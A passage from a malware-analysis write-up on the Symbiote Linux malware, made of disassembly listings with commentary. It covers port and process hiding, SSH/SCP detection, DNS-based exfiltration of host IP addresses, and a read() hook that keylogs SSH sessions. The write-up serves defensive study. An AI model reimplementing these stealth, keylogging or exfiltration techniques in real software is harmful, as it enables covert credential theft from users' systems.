.text:00000000000021DA mov     edi, eax          ; hostshort
.text:00000000000021DC call   _htons
.text:00000000000021E1 movzx  ecx, ax
.text:00000000000021E4 mov     edx, [rbp+var_14]
.text:00000000000021E7 mov     rax, cs:hidden_ports_ptr
.text:00000000000021EE movsxd rdx, edx
.text:00000000000021F1 mov     eax, [rax+rdx*4]
.text:00000000000021F4 cmp     ecx, eax
.text:00000000000021F6 jz      short loc_2221

.text:00000000000021F8 mov     rax, [rbp+var_20]
.text:00000000000021FC movzx  eax, word ptr [rax+6]
.text:0000000000002200 movzx  eax, ax
.text:0000000000002203 mov     edi, eax          ; hostshort
.text:0000000000002205 call   _htons
.text:000000000000220A movzx  ecx, ax
.text:000000000000220D mov     edx, [rbp+var_14]
.text:0000000000002210 mov     rax, cs:hidden_ports_ptr
.text:0000000000002217 movsxd rdx, edx
.text:000000000000221A mov     eax, [rax+rdx*4]
.text:000000000000221D cmp     ecx, eax
.text:000000000000221F jnz    short loc_222A
```

Figure 18

In the check_proc function, the malware gets the directory stream file descriptor and computes the following path “/proc/self/fd/<File descriptor>”:




Figure 19

The path constructed above points to a symbolic link that is read using the readlink method. The function returns 1 whether the symbolic link contains “/proc” and 0 otherwise:



Figure 20

The malware implements a function called `check_ssh_scp`. It obtains the location of an executable by calling the `readlink` function with the `"/proc/self/exe"` parameter:

```
.text:0000000000001E18  
.text:0000000000001E18  
.text:0000000000001E18 ; Attributes: bp-based frame  
.text:0000000000001E18  
.text:0000000000001E18 check_ssh_scp proc near  
.text:0000000000001E18  
.text:0000000000001E18 buf= byte ptr -20h  
.text:0000000000001E18 var_8= qword ptr -8  
.text:0000000000001E18  
.text:0000000000001E18 ; __unwind {  
.text:0000000000001E18 push    rbp  
.text:0000000000001E19 mov     rbp, rsp  
.text:0000000000001E1C sub     rsp, 20h  
.text:0000000000001E20 lea    rax, path          ; "/proc/self/exe"  
.text:0000000000001E27 lea    rcx, [rbp+buf]  
.text:0000000000001E2B mov     edx, 0Dh          ; len  
.text:0000000000001E30 mov     rsi, rcx          ; buf  
.text:0000000000001E33 mov     rdi, rax          ; path  
.text:0000000000001E36 call   _readlink  
.text:0000000000001E3B mov     [rbp+var_8], rax  
.text:0000000000001E3F cmp     [rbp+var_8], 0FFFFFFFFFFFFFFFh  
.text:0000000000001E44 jz     short loc_1E4D  
  
.text:0000000000001E46 cmp     [rbp+var_8], 0Dh  
.text:0000000000001E4B jnz     short loc_1E54
```

Figure 21

The purpose of this function is to detect the presence of the SCP/SSH executable and returns 0 if that's the case:




Figure 22

Symbiote implements the CRC32b algorithm in a function called `crc32b`. The algorithm can be identified using the `0xEDB88320` constant:



Figure 23

There is a function called `create_file` that can be used to create files. It calls the open method (0x441 = `O_WRONLY | O_CREAT | O_APPEND`):

```

.text:000000000000252C
.text:000000000000252C
.text:000000000000252C ; Attributes: bp-based frame
.text:000000000000252C
.text:000000000000252C create_file proc near
.text:000000000000252C
.text:000000000000252C file= qword ptr -18h
.text:000000000000252C fd= dword ptr -4
.text:000000000000252C
.text:000000000000252C ; __unwind {
.text:000000000000252C push rbp
.text:000000000000252D mov rbp, rsp
.text:0000000000002530 sub rsp, 20h
.text:0000000000002534 mov [rbp+file], rdi
.text:0000000000002538 mov rax, [rbp+file]
.text:000000000000253C mov edx, 1B6h
.text:0000000000002541 mov esi, 441h ; oflag
.text:0000000000002546 mov rdi, rax ; file
.text:0000000000002549 mov eax, 0
.text:000000000000254E call _open
.text:0000000000002553 mov [rbp+fd], eax
.text:0000000000002556 cmp [rbp+fd], 0FFFFFFFh
.text:000000000000255A jz short locret_2575
    
```

Figure 24

The process changes the permissions of a file to 0x1B6 = S_IRUSR | S_IWUSR | S_IRGRP | S_IWGRP | S_IROTH | S_IWOTH, which means that all users can read and write but cannot execute the file:

```

.text:000000000000255C mov eax, [rbp+fd]
.text:000000000000255F mov esi, 1B6h ; mode
.text:0000000000002564 mov edi, eax ; fd
.text:0000000000002566 call _fchmod
.text:000000000000256B mov eax, [rbp+fd]
.text:000000000000256E mov edi, eax ; fd
.text:0000000000002570 call _close
    
```



```

.text:0000000000002575
.text:0000000000002575 locret_2575:
.text:0000000000002575 leave
.text:0000000000002576 retn
.text:0000000000002576 ; } // starts at 252C
.text:0000000000002576 create_file endp
.text:0000000000002576
    
```

Figure 25

In the function called dns, the ELF binary retrieves the current process ID that is converted from host byte order to network byte order using htons:

```
.text:0000000000002B6B
.text:0000000000002B6B
.text:0000000000002B6B ; Attributes: bp-based frame
.text:0000000000002B6B
.text:0000000000002B6B dns proc near
.text:0000000000002B6B
.text:0000000000002B6B var_248= qword ptr -248h
.text:0000000000002B6B addr= sockaddr ptr -240h
.text:0000000000002B6B buf= byte ptr -230h
.text:0000000000002B6B var_30= qword ptr -30h
.text:0000000000002B6B s= qword ptr -28h
.text:0000000000002B6B var_20= qword ptr -20h
.text:0000000000002B6B fd= dword ptr -14h
.text:0000000000002B6B
.text:0000000000002B6B ; __unwind {
.text:0000000000002B6B push rbp
.text:0000000000002B6C mov rbp, rsp
.text:0000000000002B6F push rbx
.text:0000000000002B70 sub rsp, 248h
.text:0000000000002B77 mov [rbp+var_248], rdi
.text:0000000000002B7E lea rax, [rbp+buf]
.text:0000000000002B85 mov [rbp+var_30], rax
.text:0000000000002B89 call _getpid
.text:0000000000002B8E movzx eax, ax
.text:0000000000002B91 mov edi, eax ; hostshort
.text:0000000000002B93 call _htons
```

Figure 26

The malware calls a function named ChangetoDnsNameFormat that will be explained below:

```

.text:0000000000002C2B mov     edi, 1          ; hostshort
.text:0000000000002C30 call    _htons
.text:0000000000002C35 mov     rdx, [rbp+var_30]
.text:0000000000002C39 mov     [rdx+4], ax
.text:0000000000002C3D mov     rax, [rbp+var_30]
.text:0000000000002C41 mov     word ptr [rax+6], 0
.text:0000000000002C47 mov     rax, [rbp+var_30]
.text:0000000000002C4B mov     word ptr [rax+8], 0
.text:0000000000002C51 mov     rax, [rbp+var_30]
.text:0000000000002C55 mov     word ptr [rax+0Ah], 0
.text:0000000000002C5B lea    rax, [rbp+buf]
.text:0000000000002C62 add     rax, 0Ch
.text:0000000000002C66 mov     [rbp+s], rax
.text:0000000000002C6A mov     rdx, [rbp+var_248]
.text:0000000000002C71 mov     rax, [rbp+s]
.text:0000000000002C75 mov     rsi, rdx
.text:0000000000002C78 mov     rdi, rax
.text:0000000000002C7B call   ChangetoDnsNameFormat
.text:0000000000002C80 mov     rax, [rbp+s]
.text:0000000000002C84 mov     rdi, rax          ; s
.text:0000000000002C87 call   _strlen
.text:0000000000002C8C lea    rdx, [rax+0Dh]
.text:0000000000002C90 lea    rax, [rbp+buf]
.text:0000000000002C97 add     rax, rdx
.text:0000000000002C9A mov     [rbp+var_20], rax
.text:0000000000002C9E mov     edi, 1          ; hostshort
.text:0000000000002CA3 call   _htons
.text:0000000000002CA8 mov     rdx, [rbp+var_20]
.text:0000000000002CAC mov     [rdx], ax
.text:0000000000002CAF mov     edi, 1          ; hostshort
.text:0000000000002CB4 call   _htons

```

Figure 27

The malicious process creates a socket that will be used to communicate with the C2 server (0x2 = **AF_INET**, 0x2 = **SOCK_DGRAM**, 0x11 = **IPPROTO_UDP**). The C2 server address is converted from dotted decimal notation to an integer using the `inet_addr` method:

```

.text:0000000000002CB9 mov     rdx, [rbp+var_20]
.text:0000000000002CBD mov     [rdx+2], ax
.text:0000000000002CC1 mov     edx, 11h          ; protocol
.text:0000000000002CC6 mov     esi, 2          ; type
.text:0000000000002CCB mov     edi, 2          ; domain
.text:0000000000002CD0 call   _socket
.text:0000000000002CD5 mov     [rbp+fd], eax
.text:0000000000002CD8 mov     [rbp+addr.sa_family], 2
.text:0000000000002CE1 mov     edi, 35h ; '5' ; hostshort
.text:0000000000002CE6 call   _htons
.text:0000000000002CEB mov     word ptr [rbp+addr.sa_data], ax
.text:0000000000002CF2 lea    rdi, dnsserver ; cp
.text:0000000000002CF9 call   _inet_addr

```

Figure 28

The `sendto` function is utilized to send data to the C2 server:

```
.text:0000000000002CFE mov     dword ptr [rbp+addr.sa_data+2], eax
.text:0000000000002D04 lea     rax, [rbp+addr]
.text:0000000000002D0B mov     ebx, 0
.text:0000000000002D10 mov     rbx, rax
.text:0000000000002D13 mov     rax, [rbp+s]
.text:0000000000002D17 mov     rdi, rax ; s
.text:0000000000002D1A call    _strlen
.text:0000000000002D1F lea     rdx, [rax+11h] ; n
.text:0000000000002D23 lea     rsi, [rbp+buf] ; buf
.text:0000000000002D2A mov     eax, [rbp+fd]
.text:0000000000002D2D mov     r9d, 10h ; addr_len
.text:0000000000002D33 mov     r8, rbx ; addr
.text:0000000000002D36 mov     ecx, 0 ; flags
.text:0000000000002D3B mov     edi, eax ; fd
.text:0000000000002D3D call    _sendto
.text:0000000000002D42 add     rsp, 248h
.text:0000000000002D49 pop     rbx
.text:0000000000002D4A leave
.text:0000000000002D4B retn
.text:0000000000002D4B ; } // starts at 2B6B
.text:0000000000002D4B dns endp
.text:0000000000002D4B
```

Figure 29

The function called ChangetoDnsNameFormat prepares the structure of the request for DNS data exfiltration:



Figure 30

In the function named `getaddrlist`, the ELF binary extracts a linked list of structures containing the network interfaces of the local machine using the `getifaddrs` method:

```

.text:0000000000002F4A
.text:0000000000002F4A
.text:0000000000002F4A ; Attributes: bp-based frame
.text:0000000000002F4A
.text:0000000000002F4A getaddrlist proc near
.text:0000000000002F4A
.text:0000000000002F4A flags= dword ptr -250h
.text:0000000000002F4A ifap= qword ptr -238h
.text:0000000000002F4A s= byte ptr -230h
.text:0000000000002F4A dest= qword ptr -28h
.text:0000000000002F4A var_20= dword ptr -20h
.text:0000000000002F4A var_1C= dword ptr -1Ch
.text:0000000000002F4A var_18= qword ptr -18h
.text:0000000000002F4A
.text:0000000000002F4A ; __unwind {
.text:0000000000002F4A push rbp
.text:0000000000002F4B mov rbp, rsp
.text:0000000000002F4E push rbx
.text:0000000000002F4F sub rsp, 248h
.text:0000000000002F56 lea rdi, s ; s
.text:0000000000002F5D call _strdup
.text:0000000000002F62 mov [rbp+dest], rax
.text:0000000000002F66 cmp [rbp+dest], 0
.text:0000000000002F6B jnz short loc_2F77
    
```

```

.text:0000000000002F77
.text:0000000000002F77 loc_2F77:
.text:0000000000002F77 lea rax, [rbp+ifap]
.text:0000000000002F7E mov rdi, rax ; ifap
.text:0000000000002F81 call _getifaddrs
.text:0000000000002F86 cmp eax, 0FFFFFFFh
.text:0000000000002F89 jnz short loc_2F94
    
```

Figure 31

Based on the structures extracted above, the process extracts the IP addresses by calling the `getnameinfo` function:

```

.text:000000000000302F
.text:000000000000302F loc_302F:
.text:000000000000302F mov rdx, [rbp+var_18]
.text:0000000000003033 mov rdx, [rdx+18h]
.text:0000000000003037 mov rdi, rdx ; sa
.text:000000000000303A mov [rsp+250h+flags], 1 ; flags
.text:0000000000003041 mov r9d, 0 ; servlen
.text:0000000000003047 mov r8d, 0 ; serv
.text:000000000000304D mov rdx, rax ; host
.text:0000000000003050 mov esi, ebx ; salen
.text:0000000000003052 call _getnameinfo
.text:0000000000003057 test eax, eax
.text:0000000000003059 jnz short loc_30CF
    
```

Figure 32

The interfaces IP addresses are concatenated together using the `strcat` method:




Figure 33

In the getserver function, the malicious binary tries to open a file called “/tmp/resolv.conf”:

```
.text:0000000000002901
.text:0000000000002901
.text:0000000000002901 ; Attributes: bp-based frame
.text:0000000000002901
.text:0000000000002901 getserver proc near
.text:0000000000002901
.text:0000000000002901 n= qword ptr -28h
.text:0000000000002901 haystack= qword ptr -20h
.text:0000000000002901 stream= qword ptr -18h
.text:0000000000002901 var_C= dword ptr -0Ch
.text:0000000000002901 var_8= dword ptr -8
.text:0000000000002901 var_4= dword ptr -4
.text:0000000000002901
.text:0000000000002901 ; __unwind {
.text:0000000000002901 push    rbp
.text:0000000000002902 mov     rbp, rsp
.text:0000000000002905 sub     rsp, 30h
.text:0000000000002909 lea    rax, a8888      ; "8.8.8.8"
.text:0000000000002910 mov     edx, 8        ; n
.text:0000000000002915 mov     rsi, rax      ; src
.text:0000000000002918 lea    rdi, dnsserver ; dest
.text:000000000000291F call   _memcpy
.text:0000000000002924 lea    rsi, modes     ; "r"
.text:0000000000002928 lea    rdi, filename ; "/tmp/resolv.conf"
.text:0000000000002932 call   _fopen
.text:0000000000002937 mov     [rbp+stream], rax
.text:0000000000002938 cmp     [rbp+stream], 0
.text:0000000000002940 jz     loc_2AB7
```

Figure 34

The malware is looking for a nameserver in the above file. If there is no nameserver, then the process will use the Google DNS server (8.8.8.8) to send the DNS request as a UDP broadcast:




Figure 35

The process compares two strings (file names) in the hidden_file function and returns 0 if they match:



Figure 36

The hidden_proc function expects a process ID as an argument. It calls the strstr and strlen functions in order to ensure that the process ID consists of digits only:

```

.text:0000000000001442
.text:0000000000001442
.text:0000000000001442 ; Attributes: bp-based frame
.text:0000000000001442
.text:0000000000001442 hidden_proc proc near
.text:0000000000001442
.text:0000000000001442 s= qword ptr -148h
.text:0000000000001442 n= qword ptr -140h
.text:0000000000001442 lineptr= qword ptr -138h
.text:0000000000001442 filename= byte ptr -130h
.text:0000000000001442 stream= qword ptr -28h
.text:0000000000001442 var_20= qword ptr -20h
.text:0000000000001442 var_14= dword ptr -14h
.text:0000000000001442
.text:0000000000001442 ; __unwind {
.text:0000000000001442 push    rbp
.text:0000000000001443 mov     rbp, rsp
.text:0000000000001446 push    rbx
.text:0000000000001447 sub     rsp, 148h
.text:000000000000144E mov     [rbp+s], rdi
.text:0000000000001455 mov     rax, [rbp+s]
.text:000000000000145C lea    rsi, accept ; "0123456789"
.text:0000000000001463 mov     rdi, rax ; s
.text:0000000000001466 call   _strspn
.text:000000000000146B mov     rbx, rax
.text:000000000000146E mov     rax, [rbp+s]
.text:0000000000001475 mov     rdi, rax ; s
.text:0000000000001478 call   _strlen
.text:000000000000147D cmp     rbx, rax
.text:0000000000001480 jz     short loc_148C
    
```

Figure 37

The ELF binary retrieves information about a process from the “/proc/<pid>/status” file, as shown in figure 38.

```

.text:000000000000148C
.text:000000000000148C loc_148C:
.text:000000000000148C lea    rdx, aProcSStatus ; "/proc/%s/status"
.text:0000000000001493 mov     rcx, [rbp+s]
.text:000000000000149A lea    rax, [rbp+filename]
.text:00000000000014A1 mov     esi, 100h ; maxlen
.text:00000000000014A6 mov     rdi, rax ; s
.text:00000000000014A9 mov     eax, 0
.text:00000000000014AE call   _snprintf
.text:00000000000014B3 lea    rdx, modes ; "r"
.text:00000000000014BA lea    rax, [rbp+filename]
.text:00000000000014C1 mov     rsi, rdx ; modes
.text:00000000000014C4 mov     rdi, rax ; filename
.text:00000000000014C7 call   _fopen
.text:00000000000014CC mov     [rbp+stream], rax
.text:00000000000014D0 cmp     [rbp+stream], 0
.text:00000000000014D5 jnz     short loc_14E1

.text:00000000000014E1
.text:00000000000014E1 loc_14E1:
.text:00000000000014E1 mov     [rbp+lineptr], 0
.text:00000000000014E4 mov     [rbp+n], 0
.text:00000000000014F7 mov     rdx, [rbp+stream] ; stream
.text:00000000000014FB lea    rcx, [rbp+n]
.text:0000000000001502 lea    rax, [rbp+lineptr]
.text:0000000000001509 mov     rsi, rcx ; n
.text:000000000000150C mov     rdi, rax ; lineptr
.text:000000000000150F call   _getline
.text:0000000000001514 mov     [rbp+var_20], rax
.text:0000000000001518 cmp     [rbp+var_20], 7
.text:000000000000151D jg     short loc_1544
    
```

Figure 38

The purpose of this function is to compare two process names and to return 0 if they match (see figure 39). Symbiote’s objective is to hide some processes that are related to the malware such as: certbotx64, certbotx86, javautils, javaserverx64, javaclientx64, javanodex86 (BlackBerry’s article).




Figure 39

The dlsym function is utilized to obtain the address of the read method. If an SSH or SCP process is calling the libc read function, then hook_read is set to keylogger, which is explained below:




Figure 40

In the keylogger function, the process calls the original read function with a file descriptor corresponding to SSH or SCP. It also performs a call to the isatty method in order to ensure that the file descriptor is referring to a terminal:

```

.text:0000000000001BF9
.text:0000000000001BF9
.text:0000000000001BF9 ; Attributes: bp-based frame
.text:0000000000001BF9
.text:0000000000001BF9 keylogger proc near
.text:0000000000001BF9
.text:0000000000001BF9 var_68= qword ptr -68h
.text:0000000000001BF9 var_60= qword ptr -60h
.text:0000000000001BF9 fd= dword ptr -54h
.text:0000000000001BF9 var_48= qword ptr -48h
.text:0000000000001BF9 var_40= qword ptr -40h
.text:0000000000001BF9 var_38= qword ptr -38h
.text:0000000000001BF9 s= qword ptr -30h
.text:0000000000001BF9 size= qword ptr -28h
.text:0000000000001BF9 var_20= qword ptr -20h
.text:0000000000001BF9 var_18= qword ptr -18h
.text:0000000000001BF9
